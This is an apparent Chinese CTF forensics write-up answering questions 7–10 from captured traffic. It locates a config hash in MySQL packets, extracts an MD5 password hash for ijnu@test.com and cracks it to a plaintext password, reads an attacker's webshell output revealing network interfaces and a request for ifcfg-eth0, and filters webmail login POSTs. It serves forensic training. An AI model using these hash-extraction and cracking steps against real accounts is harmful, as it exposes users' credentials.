0000  00 0c 29 cb 9f 8f 00 0c  29 1d 96 01 08 00 45 00   ··)····· )·····E·
0010  00 3c 00 00 40 00 40 06  1f ee 0a 03 03 65 0a 03   ·<··@·@· ·····e··
0020  03 64 0c ea 98 3f 87 15  9e 05 65 af e0 4e a0 12   ·d···?·· ··e··N··
0030  38 90 b1 0d 00 00 02 04  05 b4 04 02 08 0a 23 ff   8······· ······#·
```



选取第一个流量进行追踪TCP流。




```
J...
5.5.49.....<3-$n"Vn..................GW`^5/
({Utj8.mysql_native_password.O.........@......................web..K.a).&
.v.X..%..#....mysql_native_password.........................[....SET
character_set_connection=utf8, character_set_results=utf8,
character_set_client=binary...............SET
sql_mode=''...............web..........8....SELECT value FROM `dou_config`
WHERE name = 'hash_code'.....7....def.web
dou_config
dou_config.value.value.!.................".!...
d1c029893df40cb0f47bcf8f1c3c17ac......".0....SELECT * FROM `dou_admin`
Where `user_id` = ''.....9....def.web   dou_admin
dou_admin.user_id.user_id.?......#B...=....def.web          dou_admin
dou_admin user_name user_name.!..........5....def.web       dou_admin
dou_admin.email.email.!...........;....def.web    dou_admin
dou_admin.password.password.!.`.........A....def.web        dou_admin
dou_admin.action_list.action_list.!..........;....def.web  dou_admin
dou_admin.add_time.add_time.?..........?....def.web         dou_admin
dou_admin
last_login
last_login.?..........9..    .def.web  dou_admin
dou_admin.last_ip.last_ip.!.-...........
...................
```

通过比对信息，得出hash_code为：`d1c029893df40cb0f47bcf8f1c3c17ac`

8、黑客破解账号ijnu@test.com得到的密码

根据题目决定利用`ijnu@test.com`这个关键字进行分组详情查询。


webtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>
表达式…
查找
取消

分组详情 宽窄 ☑ 区分大小写 字符串 ijnu@test.com


```
No.     Time       Source      Destination Protocol Length Info
 1145…  2987.205…  10.3.3.100 10.3.3.101 MySQL     126 Request Query
 1145…  2987.206…  10.3.3.101 10.3.3.100 MySQL     185 Response
 1145…  2987.206…  10.3.3.100 10.3.3.101 MySQL      97 Request Query
 1145…  2987.206…  10.3.3.101 10.3.3.100 MySQL    2606 Response
 1145…  2987.206…  10.3.3.100 10.3.3.101 TCP        66 41491 → 3306 [ACK] Seq=305 Ack=2791 Win=17536 Len=0 TSval=71832220 TSecr=606937620
 1145…  2987.208…  10.3.3.100 10.3.3.101 MySQL     145 Request Query
 1145…  2987.208…  10.3.3.101 10.3.3.100 MySQL     492 Response
 1145…  2987.209…  10.3.3.100 10.3.3.101 MySQL     145 Request Query
 1145…  2987.209…  10.3.3.101 10.3.3.100 MySQL     492 Response
 1145…  2987.209…  10.3.3.100 10.3.3.101 MySQL     160 Request Query
 1145…  2987.209…  10.3.3.101 10.3.3.100 MySQL    1516 Response
```

```
    text: 20
    text: \357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275
    text: meirenle@test.com
    text: fe04c5d64e93be146143c3c1a1efbf0a
    text: ADMIN
    text: 1530779767
    text: 0
    text:
v MySQL Protocol
    Packet Length: 80
    Packet Number: 17
    text: 19
    text: \357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275
    text: ijnu@test.com
    text: b78f5aa6e1606f07def6e839121a22ec
    text: ADMIN
    text: 1530779719
```

```
04a0  99 93 e5 bd a4 0d 69 6a  6e 75 40 74 65 73 74 2e   ······ij nu@test.
04b0  63 6f 6d 20 62 37 38 66  35 61 61 36 65 31 36 30   com b78f 5aa6e160
04c0  36 66 30 37 64 65 66 36  65 38 33 39 31 32 31 61   6f07def6 e839121a
04d0  32 32 65 63 05 41 44 4d  49 4e 0a 31 35 33 30 37   22ec·ADM IN·15307
04e0  37 39 37 31 39 01 30 00  50 00 00 12 02 31 38 09   79719·0· P····18·
04f0  e5 bc a0 e5 98 89 e5 80  aa 0d 68 6f 6c 6f 40 74   ········ ··holo@t
0500  65 73 74 2e 63 6f 6d 20  38 36 65 39 38 30 63 66   est.com  86e980cf
0510  37 65 33 30 36 34 31 65  39 65 30 39 30 31 66 65   7e30641e 9e0901fe
0520  34 35 34 35 66 34 30 32  05 41 44 4d 49 4e 0a 31   4545f402 ·ADMIN·1
0530  35 33 30 37 37 39 36 38  39 01 30 00 50 00 00 13   53077968 9·0·P···
0540  02 31 37 09 e6 b2 88 e4  bd b3 e4 b8 bd 0d 73 6f   ·17····· ······so
0550  6f 6c 40 74 65 73 74 2e  63 6f 6d 20 39 63 30 64   ol@test. com 9c0d
0560  62 38 36 33 64 37 38 30  63 36 64 39 39 30 62 36   b863d780 c6d990b6
0570  35 66 63 61 32 39 63 64  64 35 62 61 05 41 44 4d   5fca29cd d5ba·ADM
0580  49 4e 0a 31 35 33 30 37  37 39 36 32 37 01 30 00   IN·15307 79627·0·
0590  4f 00 00 14 02 31 36 06  e5 be 90 e6 b4 8b 0f 78   O····16· ·······x
```

Field: row packet text (mysql.row.text), 13 字节 | 分组: 581809 · 已显示: 581809 (100.0%) | 配置: Default

得出对应密码有可能是通过MD5加密过的，对应加密后的密码是：`b78f5aa6e1606f07def6e839121a22ec`
通过网上的MD5解密



b78f5aa6e1606f07def6e839121a22ec

md5

edc123!@#

最后得出对应的密码是：`edc123!@#`


9、黑客攻击的web服务器的网卡配置和网卡内网IP

先回到webone.pcap流量包进行查询，根据一些大师的经验，网卡通常的关键字有`eth0`、`ens33`等，可以分别尝试通过关键字过滤查询。
先尝试`eth0`。

```
http contains "eth0"
```

webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…

http contains "eth0"




```
No.     Time       Source     Destination Protocol Length Info
 7128…  4913.432…  192.168.…  192.168.…   HTTP        324 [TCP ACKed unseen segment] [TCP Previous segment not captured] GET /etc/sysconfig/network-scripts/ifcfg-eth0 HTTP/1.1
 7347…  6292.403…  192.168.…  192.168.…   HTTP        249 HTTP/1.1 200 OK  (text/html)
 7348…  6338.217…  192.168.…  192.168.…   HTTP        249 HTTP/1.1 200 OK  (text/html)
```

```
> Frame 734790: 249 bytes on wire (1992 bits), 249 bytes captured (1992 bits)
> Ethernet II, Src: Vmware_cb:9f:85 (00:0c:29:cb:9f:85), Dst: Hangzhou_39:42:ed (b0:f9:63:39:42:ed)
> Internet Protocol Version 4, Src: 192.168.32.189, Dst: 192.168.94.59
> Transmission Control Protocol, Src Port: 80, Dst Port: 13523, Seq: 1461, Ack: 863, Len: 195
> [2 Reassembled TCP Segments (1655 bytes): #734789(1460), #734790(195)]
> Hypertext Transfer Protocol
v Line-based text data: text/html (31 lines)
    ->|eth0      Link encap:Ethernet  HWaddr 00:0C:29:CB:9F:85  \n
              inet addr:192.168.32.189  Bcast:192.168.32.255  Mask:255.255.255.0\n
              inet6 addr: fe80::20c:29ff:fecb:9f85/64 Scope:Link\n
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1\n
              RX packets:1599038 errors:0 dropped:0 overruns:0 frame:0\n
              TX packets:2032856 errors:0 dropped:0 overruns:0 carrier:0\n
              collisions:0 txqueuelen:1000 \n
              RX bytes:476426339 (454.3 MiB)  TX bytes:1041835470 (993.5 MiB)\n
    \n
    eth1      Link encap:Ethernet  HWaddr 00:0C:29:CB:9F:8F  \n
              inet addr:10.3.3.100  Bcast:10.3.3.255  Mask:255.255.255.0\n
```

```
0000  b0 f9 63 39 42 ed 00 0c  29 cb 9f 85 08 00 45 00   ··c9B··· )·····E·
0010  00 eb 71 37 40 00 40 06  c8 8c c0 a8 20 bd c0 a8   ··q7@·@· ···· ···
0020  5e 3b 00 50 34 d3 51 1d  67 0e 86 73 25 14 50 18   ^;·P4·Q· g··s%·P·
0030  00 85 01 27 00 00 6b 65  74 73 3a 32 30 36 36 20   ···'··ke ts:2066
0040  65 72 72 6f 72 73 3a 30  20 64 72 6f 70 70 65 64   errors:0  dropped
0050  3a 30 20 6f 76 65 72 72  75 6e 73 3a 30 20 63 61   :0 overr uns:0 ca
0060  72 72 69 65 72 3a 30 0a  20 20 20 20 20 20 20 20   rrier:0·
0070  20 20 63 6f 6c 6c 69 73  69 6f 6e 73 3a 30 20 74     collis ions:0 t
0080  78 71 75 65 75 65 6c 65  6e 3a 30 20 0a 20 20 20   xqueuele n:0 ·
0090  20 20 20 20 20 20 20 52  58 20 62 79 74 65 73 3a          R X bytes:
00a0  32 31 35 30 38 32 20 28  32 31 30 2e 30 20 4b 69   215082 ( 210.0 Ki
00b0  42 29 20 20 54 58 20 62  79 74 65 73 3a 32 31 35   B)  TX b ytes:215
00c0  30 38 32 20 28 32 31 30  2e 30 20 4b 69 42 29 0a   082 (210 .0 KiB)·
00d0  0a 5b 53 5d 0a 2f 76 61  72 2f 77 77 77 2f 68 74   ·[S]·/va r/www/ht
00e0  6d 6c 2f 69 6d 61 67 65  73 2f 61 72 74 69 63 6c   ml/image s/articl
```

通过上图可以看出，找到了几个有关的流量，选择服务器返回的流量（第二个/第三个流量），进行跟踪TCP流。



```
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Content-Length: 1460
Connection: close
Content-Type: text/html; charset=UTF-8

->|eth0      Link encap:Ethernet  HWaddr 00:0C:29:CB:9F:85
          inet addr:192.168.32.189  Bcast:192.168.32.255  Mask:
255.255.255.0
          inet6 addr: fe80::20c:29ff:fecb:9f85/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1599038 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2032856 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:476426339 (454.3 MiB)  TX bytes:1041835470 (993.5 MiB)

eth1      Link encap:Ethernet  HWaddr 00:0C:29:CB:9F:8F
          inet addr:10.3.3.100  Bcast:10.3.3.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fecb:9f8f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1174416 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1032202 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:832835972 (794.2 MiB)  TX bytes:102428452 (97.6 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2066 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2066 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:215082 (210.0 KiB)  TX bytes:215082 (210.0 KiB)

[S]
/var/www/html/images/article
```

2 客户端 分组, 2 服务器 分组, 1 turn(s).

整个对话 (2517 bytes)

显示和保存数据为 ASCII

流 71902


查找:

通过上图得出三个网卡的结果，通过分析，一直向黑客IP `192.168.94.59` 回复黑客消息的都是IP `192.168.32.189`，因此可以判定此IP为外网IP，而 `eth0` 就是外网网卡，另外 `lo` 为环回地址，这个大家都知道，所以剩下的 `eth1` 为内网网卡，而 `10.3.3.100` 就是内网IP了。

10、黑客登陆了mail系统所使用的账号和密码（形式：username/password）

只有一题有关 `mail`，因此毋庸置疑，需要综合查询两个有关 `mail` 的流量包。
根据题目要求，决定使用 `mail` 作为关键字进行过滤；另外从常识可知mail登录是通过表单提交的，一般提交账号和密码为了安全性，都是使用 `POST` 关键字。


```
http.request.method==POST && http contains "mail"
```


mailtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
http.request.method==POST && http contains "mail"

No.   Time       Source      Destination Protocol Length Info
  217 31.094931  192.168.…   192.168.…   HTTP      945 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
  772 75.963251  192.168.…   192.168.…   HTTP      825 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
 3140 372.800302 192.168.…   192.168.…   HTTP      852 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
 3151 373.837428 192.168.…   192.168.…   HTTP      724 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
 3969 404.111975 192.168.…   192.168.…   HTTP     1547 POST /webmail/module/mail/index.php?module=operate&action=mail-save HTTP/1.1
 4033 406.053919 192.168.…   192.168.…   HTTP      825 POST /webmail/index.php?module=operate&action=login&web=1 HTTP/1.1  (application/x-www-form-urlencoded)
 4553 424.517858 192.168.…   192.168.…   HTTP      646 POST /webmail/module/mail/index.php?module=operate&action=mail-save HTTP/1.1
 4660 432.616410 192.168.…   192.168.…   HTTP      583 POST /webmail/module/mail/index.php?module=operate&action=mail-send HTTP/1.1
